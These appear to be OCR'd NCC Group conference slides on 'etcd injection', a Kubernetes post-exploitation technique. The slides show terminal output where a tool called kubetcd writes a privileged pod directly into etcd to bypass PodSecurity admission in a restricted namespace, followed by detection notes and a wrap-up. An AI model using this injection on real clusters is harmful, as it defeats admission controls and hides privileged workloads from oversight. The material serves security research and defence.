
```
root@kind-control-plane:/# kubectl run nginx --image nginx -n restricted-ns
Error from server (Forbidden): pods "nginx" is forbidden: violates
PodSecurity "restricted:latest": allowPrivilegeEscalation != false (container
"nginx" must set securityContext.allowPrivilegeEscalation=false),
unrestricted capabilities (container "nginx" must set
securityContext.capabilities.drop=["ALL"]), runAsNonRoot != true (pod or
container "nginx" must set securityContext.runAsNonRoot=true),
seccompProfile (pod or container "nginx" must set
securityContext.seccompProfile.type to "RuntimeDefault" or "Localhost")
```

Deploying a privileged pod in a restricted namespace

```
root@kind-control-plane:/# kubetcd create pod nginx_privileged -t nginx -n restricted-ns -P
Path Template:/registry/pods/default/nginx
Deserializing...
Tampering data...
Serializing...
Privileged SecurityContext Added
Path injected: /registry/pods/restricted-ns/nginx_privileged
OK

root@kind-control-plane:/# kubectl get pods -n restricted-ns
NAME               READY   STATUS    RESTARTS   AGE
nginx_privileged   1/1     Running   0          23y

root@kind-control-plane:/# kubectl get pod nginx_privileged -n restricted-ns -o yaml | grep "restricted\|privileged:"
    namespace: restricted-ns
        privileged: true
```

DEMO?

Why?


kube-apiserver
Authentication
Authorization
Admission Controller
kubectl
kubetcd

Detecting the threat

- ✓ Do you know any third-party focus on etcd integrity?
- ✓ We could delete *Events* because they are also stored in etcd
- ✓ Eventually, logs could be tampered if they are located in the cluster
- ✓ Some kubernetes administrators are not used to interact with etcd directly
- ✱ Runtime security, not provided by default, will trigger alerts

Wrap up

- ✓ Etcd injection is a powerful post-exploitation technique
- ✓ Redefines the current attack surface
  - ✓ Etcd is not only a storage for unencrypted secrets
- ✗ Only applies on compromised self-managed environments

Should the trusted position that etcd currently holds in the Kubernetes architecture be reconsidered?

Question & Answers

nccgroup

Thank you!

nccgroup